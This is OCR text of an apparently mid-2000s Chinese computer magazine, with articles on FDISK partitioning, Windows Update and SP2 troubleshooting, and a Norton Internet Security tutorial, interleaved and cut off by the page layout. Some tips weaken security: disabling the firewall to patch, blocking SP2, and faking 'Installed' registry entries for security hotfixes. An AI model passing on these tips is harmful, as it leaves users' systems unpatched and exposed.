在各种分区工具如雨后春笋般地涌现出来的今天，FDISK几乎已经被打入了冷宫。由于它的特点，还背上了“洗白数据”的罪名。其实，在实际应用中，当用其他分区软件管理磁盘分区出错时，用FDISK/MBR命令能修复很多错误。更重要的是，也能用它在不破坏数据的前提下调整分区大小。

注意：使用FDISK调整分区有一定风险和适用性，它不像使用其他分区工具有“撤销”功能，操作一旦执行将可能无法弥补。请你在执行下面操作之前三思。

案例一：无损调整分区

原磁盘有C、D、E三个分区(FAT32文件系统)，其中C为活动的主DOS分区，D、E为逻辑分区，D区中有大量用户文件。现要调整D、E两分区的大小，并在C区中重装操作系统。

第一步：用Windows 98启动盘启动到DOS下，格式化C盘，用xcopy命令把D盘中的用户文件拷贝到C盘。

第二步：在DOS命令提示符下输入“FDISK”，回车。在FDISK的主菜单中选择第三项“Delete partition or Logical DOS Drive”：删除分区或逻辑DOS驱动器。接着按提示依次删除E、D两分区(只能先删除E再删除D分区)，重启电脑到DOS下。

第三步：再次运行FDISK，在FDISK的主菜单中选择第一项“Create DOS partition or Logical DOS Drive”：建立DOS分区或逻辑DOS驱动器，在接着的第二屏中选择第三项“Create Logical DOS Drive(s) in the Extended DOS partition”：在扩展DOS分区中建立逻辑DOS驱动器，出现如下图所示的界面。大致意思是扩展分区中有6GB空间，这时如直接回车，这6GB的空间将全部用于创建一个逻辑分区，即D区。请在方括号中输入一个数值，比如“4000”后回车，即划4GB的空间给D分区。

```
Create Logical DOS Drive(s) in the Extended DOS partition
No logical drive defined
Totol Extended DOS Partition size is 6000 Mbytes(1Mbyts=1048576bytes
Maximun space available for logical drive  is 6000 6000 Mbytes(100%)
Enter logical drive size in Mbytes or percent of disk space(%)…[ 6000 ]
Press Esc to return to FDISK Options
```

第四步：在之后出现的画面中直接回车，余下的2000MB空间将全部划给E区，本文中选择此法。重启电脑后，格式化E盘，把刚才拷贝到C盘的用户文件移动到E盘。数据得以保护。

第五步：重装操作系统。

案例二：无损重装系统（同时改变分区文件系统）

原磁盘有C、D、E三个分区，其中C为活动的主DOS分区，NTFS文件系统，装有Windows XP。D、E为逻辑分区，FAT32文件系统。现要在C区中重装操作系统Windows 98。

第一步：运行FDISK，在主界面中选择第3项，在下一屏幕中选择第4项“Delete Non-DOS Partition”(删除非DOS分区)。磁盘中有60%的空间属扩展分区，有40%的空间属NTFS格式(FDISK将它认成Non-DOS分区)，请在方括号中输入它的编号“1”，删除它。

第二步：重启电脑，运行FDISK，在FDISK主菜单中选择第一项把刚才删除的非DOS分区腾出的空间全部建成主DOS分区。按ESC返回，再选择第2项把刚建立的主DOS分区设置为活动分区。

第三步：格式化C盘并安装Windows 98。

CF [XT05]

载）；

第二步：打开“开始→运行”输入msconfig打开系统配置实用程序，切换到“启动”标签，取消“ctfmon”；

第三步：在记事本编辑器中输入下面的内容，保存为一个REG文件，然后合并到注册表中。

```
Windows Registry Editor Version 5.00

[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run]
"internat.exe"="internat.exe"
```

这样，系统就可以自动启动internat.exe进程，启动机器后托盘区就会自动出现Windows 2000中输入法切换的图标了(见图3)，通过它来控制输入法方便简单多了。




图3

CF [XT04]

SP2来了 系统“进补”难了？

■未雨绸缪

补丁知多少

我们知道微软每发现一个安全漏洞，都得发放一个小补丁；如果发现了更多或更严重的安全漏洞，就得考虑是否要来一个大补丁，甚至升级系统版本。然而，不少人还是对Windows的“大补、小补”知之甚少，甚至有人认为通过简单的“开始→Windows Update”等直接在线更新的就是补丁的全部了！其实不然，因此我们有必要好好地再来认识一下补丁。

首先通过http://windowsupdate.microsoft.com打开Windows Update页面，这里将补丁分为Windows系列、Windows Catalog和Office系列等三大类(见图1)，Windows和Office系列都好理解，而Windows Catalog则是微软为某些硬件、软件等所打的补丁。通常，只需要更新前两者的补丁即可。



图1

按不同系列划分的方法比较笼统，如果严格按照作用和命名方式划分，则包括服务包、安全公告补丁、热补丁等。其中，服务包就是Service Pack，比如今年最热门的Windows XP SP2就属于这一类，从名字就可以知道这是Windows XP的第2个服务包补丁；安全公告补丁，则是微软为一些突发的严重安全漏洞发布的一个安全公告，然后按公告编号所发布的安全补丁，比如今年5月的震荡波MS04-011补丁，从名字可知这是2004年微软公司所发布的第11号安全公告；热补丁指的是HotFix，基本都是些小补丁，有Qxxxxx和KBxxxxx两种格式，其中Q开头的是较老的命名方式，KB则为新的命名方式，xxxx则是补丁排号。

小提示

★热补丁文件名称前的“KB”是knowledge base的缩写，中文意思为知识库。

★Windows系统服务包补丁存在一个“叠加规则”，就拿Windows XP的SP补丁来说，如果安装了SP2后，不管系统中是否安装SP1，安装SP2后的效果是一样的，也就是说你可以不需要先安装SP1，而直接安装SP2即可。

★对Office系列产品而言就没有这个“叠加规则”，必须同时安装SP2和SP1后，补丁才算是安全安装完毕，这点很容易被忽略，一定要注意。

Just do it

Windows XP不安装SP2补丁

虽然SP2出来已经有一段时间了，不过还是有不少朋友不喜欢这个新的服务包。对于正版用户，如果启用了自动更新，那么系统就可能会提醒你安装SP2。如果不想SP2来打扰你，则可以将下列内容保存为一个REG文件，合并到注册表中即可。

```
Windows Registry Editor Version 5.00

[HKLM\Software\Policies\Microsoft\Windows\WindowsUpdate]
"DoNotAllowXPSP2"=dword:00000001
```

进“补”前要做的几件事

漏洞频繁诞生，不少人在给系统“进补”过程中经常发现Windows“噎着了”，而且一旦“噎着了”，解决起来还比较麻烦。其实，很多时候是由于我们没有作好准备工作而造成的，因此，在为Windows进“补”前首先要做一些准备工作，这样Windows Update的麻烦会少很多。

1.重启

许多软件安装了以后都需要重启，将系统缓存中的信息清除然后重新调用程序，才能正常使用。如果不重启可能无法启动程序，甚至导致严重故障。同样，在Windows Update前，最好将系统重启一次，特别是新安装的Windows更是如此。

实例:为新安装的Windows XP打补丁时收到错误信息

症状:一台电脑刚刚安装了Windows XP SP1，在进行Windows Update时，收到“Winlogon.exe. Entry Point Not Found The procedure entry point AssocIsDangerous could not be found in the dynamic link library SHLWAPI.DLL.”的错误信息。

原因:这是由于安装了系统后没有重启电脑就直接尝试从Windows Update站点安装其他更新，导致某些DLL文件已经被损坏而引起的。

解决:

第一步:重启电脑，按F8进入安全模式。

第二步：放入 Windows XP 安装光盘，在命令提示窗口中打开光盘中的 I386 目录，依次输入以下命令：

expand MSGINA.DL_ %SystemRoot%\system32

expand SHELL.DL_ %SystemRoot%\system32

expand WINLOGON.EX_ %SystemRoot%\system32

expand SHLWAPI.DL_ %SystemRoot%\system32

第三步：重启并正常登录系统，重新进行 Windows Update。

> **小提示**
> 如果在使用 Windows Update 时出现提示 Winlogon.exe 或某 DLL 文件找不到了或损坏了，可以用这个方法来恢复。

2.清空浏览器缓存和 WindowsUpdate 文件夹

通常我们都是用 IE 直接在线更新 Windows 补丁，如果之前也曾用这个方式更新补丁，在浏览器缓存中就会保留以前的补丁信息。虽然浏览器缓存中的这些信息，大多数情况下对后来的 Windows Update 不会产生影响，但有时就不一定了。

实例：无法显示 WindowsUpdate 页面

症状：在网络畅通情况下，访问 Windows Update 或 Windows Catalog 时可能收到“Cannot Display Page”的错误消息。

原因：如果浏览器缓存或 Windows Update 文件夹中保留着站点控件的早期版本，就有可能发生这种情况。

解决：

第一步：清除 Internet 临时文件和历史记录。

第二步：打开 %SystemRoot%\Downloaded Program Files 目录，将里面的文件清空。

第三步：在“开始→运行”中输入 regsvr32 /u iuctl.dll，卸载 Windows Update 控件，再通过搜索查找 iuctl.dll，将其删除。

第四步：重启系统后将 http://*.microsoft.com 添加到“可信站点区域”中，重新 Windows Update。

3.关闭防火墙

用 Web 方式来 Update 时既需要 HTTP 协议，也需要 HTTPS 协议，系统必须打开 80、443 这两个端口，如果 Update 时打开防火墙，有可能因端口受阻而无法进行。所以，建议在打补丁时将防火墙关闭，省得它找你的麻烦。

实例：0x80072EE2、0x80072EFD、0x80072F76 错误

症状：在尝试使用 Windows Update 时，收到下列错误信息：Error 0x80072EE2、Error 0x80072EFD 或 Initialization Error 0x80072F76 等。

原因：发生这些错误的原因通常有两个：①计算机或本地网络上的防火墙阻止您连接到 Windows Update 站点；② Windows Update Web 站点被映射到计算机上 HOSTS 文件中的某个特定 IP 地址。

解决：

第一步：关闭所打开的防火墙软件。

第二步：进入 %SystemRoot%\system32\drivers\etc 目录，用记事本打开 hosts 文件，将所有包含 Windows Update 的条目删除即可。

Windows Update 真的这么麻烦么？

做好了进“补”前要做的几件事后，固然可以将不少潜在的 Windows Update 麻烦拒之门外，但并不能代表麻烦不会发生。针对微软发布 Windows XP SP2 和 V5 版本的 Windows Update 后，笔者总结了一些常见麻烦及其解决方法，希望对大家有所帮助。

1. 0x80070643、Error 126、ERROR 643 等错误

麻烦：尝试 Windows Update，提示安装失败，%SystemRoot%\Windows Update.log 文件中包含“error 80070643 、 Error 126、或 ERROR 643 等错误。

解决：

第一步：打开 %SystemRoot%\System32\Catroot2 目录，将 Edb.log 文件删除(系统会自动重建)，然后尝试 Winodws Update；如果不行，打开 Windows\System32\catroot2 目录，删除该目录下的所有文件后再试。

第二步：如果还不行，则可能是动态数据库文件失效。运行“net start cryptsvc” 命令，接下来依次尝试使用 regsvr32 命令来重新注册 softpub.dll、wintrust.dll、licdll.dll、initpki.dll、dssenh.dll、regwizc.dll 、rsaenh.dl、gpkcsp.dll、sccbase.dll、slbcsp.dll、cryptdlg.dll，如注册 softpub.dll 使用“regsvr32 softpub.dll ”命令。

第三步：如果还不行，重启后尝试：在另外一台可以正常 Update 的电脑中打开 Internet 选项，在“内容”标签下单击“证书”，切换到“受信任的根证书颁发机构”并找到“Microsoft Root Authority”，单击“导出”，然后选择以“DER 编码二进制 X.509 (.CER)”格式保存(见图 2)，将导出的证书文件拷贝到本机，首先把原来的证书删除，然后导入所拷贝的证书即可。



图 2

第四步：如果问题还没解决，最后一招就是将 C：\WUTemp 删除，再将防火墙、杀毒软件和其他第三方软件关闭，然后再进行 Update。

2.“添加 / 删除程序”中的中文文字变成英文

麻烦：为 Windows 2000 进行 Windows Update 后，打开“添加 / 删除程序”，发现其中的说明文字变成了英文(见图 3)。

“系统瘦身”用起来别太盲目！

■ Limited

前兆

笔者最近给爱机安装了一个全新的Windows XP，然后根据报刊杂志以及网络上所提供的“系统瘦身计划”，把一些不需要的Windows组件给卸载掉，并把补丁、杀毒软件、防火墙、网络配置等弄好以后，就开始上网和收发E-mail。但每次用Outlook Express(简称OE)收发E-mail时，OE启动速度都非常慢，而且有时候没任何征兆就来一个突然关闭。

分析

1.病毒？

根据经验，笔者第一反映就是“中标”了！但用已经更新为最新病毒库的杀毒软件扫描电脑，没有发现病毒。同时检查系统进程和自启动项目，也没发现任何蛛丝马迹。而且除OE外，运行其他程序都没有问题。

2.日志中的蛛丝蚂迹

笔者查看了一下系统日志，发现日志中记录了这样一则错误消息：“The server {FB7199AB-79BF-11D2-8D94-0000F875C541} did not register with DCOM within the required timeout.”，好像也没看出什么问题。查阅相关资料后，知道“FB7199AB-79BF-11D2-8D94-0000F875C541”是Windows（或MSN）Messenger所对应的CLSID值。于是，尝试着用它作为关键字在搜索引擎中搜索了一下，结果找出一大堆关于OE和Windows（或MSN）Messenger有关的系统优化信息。现在看来，上面所说的故障应该和Windows（或MSN）Messenger有密切关系！在笔者对系统做“瘦身”时，根据“瘦身计划”把系统自带的Windows Messenger给卸载掉了，难道是这里出的问题？

原因及解决方法

根据上面分析，笔者又尝试了用OE、FB7199AB-79BF-11D2-8D94-0000F875C541、Windows（或MSN）Messenger等非中文字符作为关键字，在搜索引擎中搜索出来的一堆英文页面中找到了问题产生原因。结果和原来分析的一样，就是有的时候卸载或停用Windows（或MSN）Messenger，OE就有可能发生启动很慢和突然关闭的现象。

打开“注册表编辑器”，找到[HKEY_CLASSES_ROOT/CLSID/{FB7199AB-79BF-11d2-8D94-0000F875C541}]，把其下的“InProcServer32”和“LocalServer32”两个分支的默认键值清空。重启电脑后，OE启动正常，并且没有再出现突然关闭的现象。

小编有话说:相信不少人特别是看过不少关于系统优化的教程，都跟作者一样:在装完系统后为了节省空间，都喜欢删除一些不常用到的系统组件，有的还把帮助文件，甚至一些不喜欢IE内核的把IE都给卸载了。虽然有时这样的优化确实卓有成效，但所带来的不稳定因素也不少。这是这篇文章给大家的启示之一。另一方面，作者出现问题后分析的思路环环相扣，像推理一样，最终找出了问题所在，非常值得大家学习和借鉴。

CF [XT07]



图3

解决:此问题仅出现于Windows 2000 Professional简体中文版中，其他版本并不存在此问题。这是系统安装了MS04-037补丁(KB841356)而造成的，在“控制面板→添加/删除程序”中将KB841356补丁卸载，然后重启即可。

小提示

★同样有问题的补丁还有KB840987，安装此补丁后会造成系统在登录时严重停滞，卸载掉该补丁就可以了。

★如果不安装这两个补丁，每次Windows Update的时候都会要求我们安装，解决办法:在记事本中输入以下内容，然后保存为一个.reg文件，合并到注册表中即可。

```
Windows Registry Editor Version 5.00

[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\HotFix\KB840987]
"Installed"=dword:00000001

[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\HotFix\KB841356]
"Installed"=dword:00000001
```

火速连接

有关Windows Update故障的更多解决办法，请参阅本刊2003年第23期的《Windows Update 你好烦！》一文。

小编有话说:前两天在给安装了Windows XP SP2的电脑进行Windows Update时，总是出现无法下载和安装的提示，后来想到在服务中有一个叫做“Background Intelligent Transfer Service”的服务，它没有运行，Windows Update就会出问题，通过“控制面板→管理工具→服务”查看，果然它处于未启动的状态，将其手动启动后，Windows Update正常，但奇怪的是，即使将其设置为“自动”，每次系统启动后，这个服务都不能正常启动。希望有经验的读者提供一下解决方案。

CF [XT06]

CFAN菜鸟集训营

网络安全特警 Norton Internet Security

■河北　老周　吴成树

网络大发展，病毒、木马、恶意程序等也层出不穷，如果不安装杀毒软件、网络防火墙等安全保护软件，只要在Internet上一溜达，Windows往往会在半小时内被攻破，不是中病毒，就是被木马或是恶意网页或程序侵入。因此，最好在安装完Windows后，马上将杀毒软件、防火墙软件请进你的电脑。本文的主角诺顿网络安全特警Norton Internet Security(下文皆简称为NIS)，就是一款优秀的杀毒软件和个人网络防火墙产品。

菜鸟课堂:开门七件事

柴米油盐酱醋茶，是平常生活中的开门七件事，要想让杀毒软件为电脑放好哨站好岗，我们也要做好七件事。下面就看看阿Z在安装好诺顿网络安全特警NIS之后，都做了哪些事情吧。

No. 1 杀毒也要与时俱进

当一个新病毒产生后，杀毒软件厂商可通过分析病毒代码的方法研究出查杀对策，并将其添加到病毒库中，这个病毒库就类似于公安部门下发的各种罪犯通缉令，保存有罪犯的各种特征档案，以便公安人员和相关部门能依此抓到坏人。如果不经常更新病毒库，那么软件就无法得到新病毒的信息，从而即使面对某个新病毒，也会让它轻松从眼前溜走。因此，对于杀毒软件来说，定期升级病毒库非常重要，下面看看阿Z是如何升级NIS病毒库的。



图1　LiveUpdate向导



图2　选定更新数据包

第一步:单击"开始→所有程序→Norton Internet Security→Norton Internet Security"启动NIS，在其主界面的上方单击"LiveUpdate"按钮打开更新向导(阿Z直接右击系统托盘内NIS的地球仪图标，再单击"LiveUpdate"将其调出，这种启动方法似乎更方便一些)。确定电脑已经连接到Internet，然后在更新向导窗口中单击"下一步"按钮(见图1)。

第二步: LiveUpdate将连接赛门铁克的升级服务器，检测病毒库更新情况，并将需要下载的数据显示给用户(见图2)。

第三步:选中需要更新的项目(最好全部选上)，点击"下一步"按钮开始下载数据，数据下载完毕将自动进行更新。NIS安装后第一次升级时，更新的数据量很大，而且无法一次更新完毕，因此，完成第一次更新并根据提示重启电脑后，要再次运行LiveUpdate更新数据。一般重复三次才能将病毒库和其他规则升级完毕，总共下载数据约有50MB左右。

如果没有改动过默认设置，则LiveUpdate会定期自动连接到赛门铁克的升级服务器上进行检测，如果有需要升级的数据包，它就会在任务栏托盘中显示一个不停闪烁的发射图标，一旦看到，就应该立刻进行升级。

老鸟支招

局域网中的电脑如何升级？

如果是局域网内的电脑，则需要在NIS中设置代理服务器才能连接到互联网上，在如图1所示界面中，单击“配置”按钮，然后在打开的配置窗口中点击“FTP”标签，选中“我希望为LiveUpdate定制FTP设置”，再选中下面的“为FTP连接使用代理服务器”，并在下面填入代理服务器的地址和端口号。以同样方法，在“HTTP”页签中可以配置HTTP代理服务器。具体代理服务器地址和端口号，可与单位网管联系获得。配置完成后，点击“确定”按钮返回到LiveUpdate中，继续升级病毒库。

No. 2 把病毒扫地出门

不怕一万，就怕万一，升级完毕，阿Z赶紧先查杀一遍自己的电脑，看看系统是不是已经感染了病毒。

第一步：右击系统托盘内NIS图标，再选“Norton Internet Security”，启动NIS，在其主界面左侧单击展开“Norton AntiVirus”。

第二步：点击其下的“扫描病毒”，然后在右侧点选“扫描我的电脑”，再在下方“操作”中点击“扫描”，即可启动扫描向导对电脑进行全面扫描了（见图3）。




图3 扫描病毒的操作步骤

老鸟支招

如果只想扫描某个可疑的分区或文件夹，可单击“扫描驱动器”或“扫描文件夹”项，再单击“操作”中的“扫描”，将打开浏览窗口，选择具体的分区或文件夹，并单击浏览窗口上的“扫描”按钮即可。或者直接在“我的电脑”中右击相应的分区或文件夹，然后选择“扫描病毒”。

第三步：扫描系统时，可通过扫描向导窗口观察扫描进程，“已扫描”显示已经扫描过多少文件，“已检测”显示已查出多少可疑文件。扫描结束后，在阿Z的电脑上还真查出了一个病毒。发现病毒后，NIS一般会自动修复它，如果修复不成功，NIS将自动跳到“隔离”页并建议隔离它，也就是将其移动到专门的隔离文件夹，该文件夹就像医院的隔离区病房，受着严密看护，病毒根本无法跑出来再作怪。勾选带毒



图4 隔离病毒

文件，单击“隔离”按钮即可（见图4）。如果隔离失败，NIS又会跳到“删除”页上，并建议删除病毒文件，勾选该文件，单击“删除”按钮，NIS会提示该文件将被永久性删除，单击“确定”即可。还可以点击文件名称，查看一下是哪个文件有病毒，如果该文件还有用，不想删除，则可单击“跳过”按钮跳过。最后单击“完成”按钮返回NIS主界面。

老鸟支招

对无法自动清除的病毒，NIS会要求用户选择如何进一步操作。操作方法只有两种：一是隔离，一是删除。我们也可以事先进行设置，让软件自动处理。方法如下：在NIS主界面中点击“选项”按钮，从下拉菜单中选择“Norton AntiVirus”，打开Norton AntiVirus选项窗口。在左侧点击“手动扫描”，在右侧选中“尝试修复，如果失败则将其隔离”，点击“确定”按钮返回主界面即可。

No. 3 数据，请出示你的出入证

平时没觉得电脑有什么异样啊，居然查出了病毒，将其删除后，阿Z赶紧开启了NIS的病毒防火墙功能，这样就能实时监视进出电脑的数据，发现病毒后立即自动杀毒，全面保护系统安全。

第一步：在NIS主界面中点击“选项”按钮，在下拉菜单中选“Norton AntiVirus”项打开Norton AntiVirus选项窗口，点击“自动防护”，并在右侧勾选“启用自动防护”。

第二步：在选项窗口中，建议再选中下列项目（其实也是默认设置）：

启动Windows时启动自动防护；（发现病毒时采取的操作）尝试修复，如果失败则将其隔离；（进行病毒扫描的文件类型）全面文件扫描；扫描压缩文件内部。

在左侧点击“高级”项，并在右侧选中“在系统启动过程中加载自动防护”项。

第三步：点击“确定”按钮返回主界面，此时NIS将会在后台警惕地观察电脑中进出的各种数据，一旦发现病毒，便会毫不留情地将其揪出。

No. 4 软件也玩家长制

阿Z电脑中有好几个用户账户，自己一个，女友一个，

老爸老妈共用一个。NIS 允许为不同用户设置不同权限。具体说来，它把用户分为儿童、青少年、成年人和超级用户四种，其中超级用户权限最大，能够更改所有用户的所有选项，成年人可以自定义自己账户的所有选项，而青少年和儿童的权限相对很小，无法更改任何选项，而且所访问的网站将受到一定的限制，比如有关色情、暴力的网站都不允许这两种用户访问。这样，可以通过设置合理的权限控制未成年人访问不健康网站。

NIS 账户建立和使用操作步骤如下：

第一步:在 NIS 主界面中，单击展开左侧的"Norton Internet Security"，再点击其下的"用户帐户"，接着单击右上角的"父母控制向导"启动向导。

第二步:在向导界面中选择如何建立账户，一是使用现有的 Windows 账户，二是创建 Norton Internet Security 账户。如果使用现有的 Windows 账户，NIS 账户会根据电脑启动时登录的账户自动进行切换，如果创建 NIS 账户，则需手工切换账户。这里选中"使用现有的 Windows 帐户"，单击"下一步"。

第三步:向导下一个界面中，每个用户右侧都会有一个下拉列表，根据需要为所有账户设置级别即可(分超级用户、成年人、青少年、儿童四类)。当前登录的账户自动被设置为超级用户，不可更改。单击"下一步"，最后单击"完成"结束设置。

第四步:为防止其他用户修改你所做的设置，还要有一些保护措施：单击"选项"按钮，再选"Norton Internet Security"项打开配置窗口，在该窗口的"常规"页签内单击选中"启用密码保护"项，将弹出提示框要求设置密码，单击"是"按钮并在随后显示的对话框中输入两遍密码即可。这样，其他不知道密码的人就不能更改你所做的设置了。不过，你自己千万别忘记了密码哦。

实例:限制未成年人的网络活动

网络上形形色色的垃圾让父母们头痛不已，NIS 自带的父母控制功能则能很好地解决这个问题。这里假设要控制某一用户不让其访问色情、暴力等网站，同时不允许该用户使用电子邮件程序。

第一步:在 NIS 主窗口中依次点击"Norton Internet Secutiry→状态及设置→父母控制→配置"，打开父母控制配置窗口。

第二步:在"以下用户的父母控制设置"中选中要控制的用户，并勾选"打开父母控制"项。

第三步:点击"网站"按钮，点选"指定禁止的网站"，并在禁止列表中选中所有可能含有不良信息的网站。单击"添加"按钮，还可在弹出的对话框中输入你自己发现的不良网站网址，禁止它。设置完毕，点击"确定"返回。

第四步:在父母控制界面中点击"程序"按钮，在"应用程序"界面中，取消对"电子邮件"项的选择即可阻止受控用户使用电子邮件了。设置完毕，单击"确定"即可。

注意:在 Windows 2000 下，部分用户可能无法使用父母控制功能，而 Windows XP 则不会出现此问题。

No. 5 访问网络先领通行证

网络防火墙是维护内部网络的安全，抵御黑客入侵的有效工具之一。防火墙的一个规则就是：除非明确允许，否则不能相互访问。也就是说，如果某个程序要访问网络，就必须征得你的同意。因此，在安装网络防火墙后，需要设置允许哪些程序上网、不允许哪些程序上网。阿 Z 发现 NIS 居然也带有网络防火墙功能，太好了，这样就能明明白白控制那些想要访问网络的程序了。

当有程序要求访问网络时，NIS 会弹出提示窗口警告你，并询问如何处理程序请求。单击警告窗口中的"显示详细信息"即可显示要访问网络的程序的名称、所在位置、要访问的远程地址等信息，同时还可以点击"警报助手"，在警报助手中即可看到该程序是否感染了电脑病毒、通信方向以及对如何操作的建议等。根据需要，在"您要做什么"下选择相应项目，如果允许该程序访问网络，则选择"允许"，如Foxmail，IE 等常用程序，必须选择"允许"；对某些来历不明的程序，则选择"禁止"，这里一定要注意审查，千万不要允许木马或黑客程序连接到网络上；有些程序则可以选择"自动配置 Internet 访问"，把具体的配置工作交给 NIS 来完成。

经过用户确认的程序，下次再启动时就不会再弹出警告窗口了，NIS 会按照用户的设置自动允许或禁止其上网。

实例:如何收回发错的通行证

实际使用过程中，你是否也遇到过像阿 Z 一样的情况：明明想禁止某个程序访问网络，却一不小心点击了"允许"。不用着急，此时可通过手工设置的方式收回发错的通行证。

第一步:在 NIS 主界面中，单击"Norton Internet Security→状态及设置→个人防火墙→配置"打开防火墙配置窗口，点击"程序"页签。

第二步:在应用程序列表中，阿 Z 找到了一个名为 salm.exe 的程序，左思右想也不知道它是干什么的，不管三七二十一，先禁止它访问网络再说。在列表中，单击该程序所在行的"Internet 访问列"，从下拉菜单中选择"全部禁止"项就可以了。

也可以通过这个方法，随时修改列表中其他所有程序访问网络的权限,。

No. 6 安全级别绿、橙、红

NIS 安全级别分低、中、高三等，可根据实际需要随时进行调整。

第一步:在 NIS 主界面中，点击"Norton Internet Security→状态及设置→个人防火墙→配置"。

第二步:在打开的配置窗口中点击"防火墙"页签，勾选"打开个人防火墙"以开启网络防火墙。

第三步：拖动安全级别滑块，设置适当的安全级别。每个安全级别，其右侧都会有一个简短说明。

安全级别越高，限制越大，需要用户参与的越多。如果把安全级别设置为高，每一个网络连接都需要用户确认，虽然安全程度大大提高，但操作起来非常不便。因此，安全级别一定要合理设置，既要保证网络安全，又要减轻用户负担。在这里，阿Z 选择的是中级。

No. 7 防黑狙击战

黑客与病毒不完全一样，他们是实实在在的人，躲在互联网阴暗的角落里，伺机攻击你的电脑。在这方面，阿Z 深有体会，有一次不知是在论坛还是QQ 里得罪了某个黑客人物，结果不知那家伙怎么把一个病毒软件拷贝到他的桌面上并运行，是一个怪异的图片，着实吓了阿Z 一跳。所以，当阿Z 发现NIS 还带有入侵检测功能时，就赶紧将它开启了。防火墙加上入侵检测功能，就能大大降低上网冲浪时的风险了。

第一步：在NIS 的主界中点击"Norton Internet Security→状态及设置→入侵检测"。

第二步：如果"入侵检测"右侧显示状态为"关"，则单击窗口右下角的"打开"按钮启动即可。

注意：如果发现了黑客攻击，而你又不知所措的时候，可单击NIS 主界面上的"禁止通信"按钮，及时断开网络，以保证安全。

深入诺顿网络安全特警

实例1：拒绝广告

阿Z 对网络广告可谓是恨之入骨，这些广告不请自来，挥之不去，稍不留神，鼠标点一下就不知跑到哪个网站了。而通过NIS 就可以把这些广告屏蔽掉。

第一步：在NIS 主界面中依次点击"Norton Internet Secutiry→状态及设置→禁止广告→配置"，打开禁止广告配置窗口。

第二步：在配置窗口中，勾选"打开禁止广告"和"打开禁止弹出窗口"两项。

第三步：还可以手工屏蔽广告网站。点击配置窗口上的"广告垃圾箱"按钮启动广告垃圾箱。然后通过IE 访问某个站点，将弹出窗口广告、图片广告等直接拖放到广告垃圾箱中，并点击广告垃圾箱中的"添加"按钮即可将其加入到可屏蔽广告列表中。

第四步：如果知道广告来源的网址或其中的关键字，还可以点击"高级"按钮打开高级选项窗口，单击左下角"添加站点"按钮将广告网址输入进去，NIS 就可以自动屏蔽来自该网址的广告了。在窗口右侧单击"禁止广告"页签，再单击其下的"添加"按钮，将广告网址中的关键字输入进去，也可以屏蔽含有此关键字的所有网址。

注意：在Windows 2000 中，屏蔽广告功能有可能不起作用，Windows XP 则能正常使用。

实例2：自动分拣垃圾邮件

相信大家跟阿Z 一样，都收到过垃圾邮件，每次打开Outlook Express，都会收到很多莫名其妙的人发来的邮件，内容也千奇百怪。NIS 自带了垃圾邮件识别功能，能够识别多数垃圾邮件，同时还具有学习功能，提高垃圾邮件识别率。

第一步：在NIS 的主窗口中依次点击"Norton Internet Secutiry→状态及设置→Norton AntiSpam→配置"，打开反垃圾邮件配置窗口。

第二步：在"常规"页签内，勾选"打开Norton AntiSpam"项，然后选择相应的账户，并为其设置合理的级别(高、中、低)。建议选择为中级。

第三步：启动Outlook Express，在接收邮件时，NIS 会根据垃圾邮件规则，将邮件进行分拣，并在"本地文件夹"中增加了一个"Norton AntiSpam Folder"的文件夹，用来保存垃圾邮件。对于收到的正常邮件，如果我们认为是垃圾邮件，希望让NIS 认识它，可以选中这封邮件，再点击Outlook Express 工具栏上的"Norton AntiSpam→这是垃圾邮件"，NIS 就会启动学习功能，将其列为垃圾邮件了。

实例3：为什么单位的电脑上不了网

在阿Z 的强烈推荐下，朋友小N 也在单位的电脑上装了一套诺顿网络安全特警，按上面步骤配置了一番，正准备上网浏览时，突然发现访问不了网络了。不仅如此，连局域网内的其他机器也无法访问了。如果把NIS 禁止掉，又一切如常。看来是NIS 防火墙的某个设置出问题了，阿Z 苦思冥想，反反复复尝试，终于找到了问题的根源，赶紧打电话把解决方法告诉了小N。原来，都是NetBIOS 协议惹的祸。

第一步：在NIS 的主界面中依次点击"Norton Internet Secutiry→状态及设置→个人防火墙→配置"，打开防火墙配置窗口。

第二步：点击"高级"页签，再单击"一般规则"按钮打开规则对话框，点选其中的"默认入站 NetBIOS 名称"，再单击"修改"按钮打开修改窗口，在该窗口中点击"操作"页签，并选择"允许"，然后连续点击"确定"退出即可。

如果你的电脑安装上NIS 后无法上网，可参考上面的方法寻找解决方法。开放NetBIOS 访问，会带来一些安全隐患，你可以在修改窗口中，再设置其他一些限制选项，以达到既不影响上网又能最大限度降低风险的目的。

实例4：我的电脑只让你一人访问

小N 的女朋友跟他在同一个单位上班，当小N 从网上淘

到一些好东东时也想共享给她看，但又不希望被别人看到。怎么办呢？阿Z教了他一个简单的办法，轻松实现这一任务。

第一步:在NIS主界面上，单击"Norton Internet Security→状态及设置→个人防火墙→配置"打开防火墙配置窗口，点击"网络"页签。

第二步:点击"信任"按钮，接着单击"添加"按钮打开网络连接窗口，选择"个别"项，并在文本框中输入小N女朋友的内部网网址(如:192.168.0.162)，确定后即可。这样，局域网内就只有她的电脑能访问小N的共享。如果选择"使用范围"项，还可以将介于某一网段的所有电脑都添加到允许访问之列。

注意:实例3中的设置可能对本例操作有所影响。

实例5:Foxmail怎么了

用了一段时间之后，小N又发现了新的问题:用Foxmail收信时，如果某个邮件的附件中带有可疑程序并被NIS拦截到，Foxmail信箱同时也将被破坏，虽然能看到信件，但不能打开，总是提示出错。要想修复该错误的话，只能删掉相应的BOX文件，其中的信件也就丢失了！

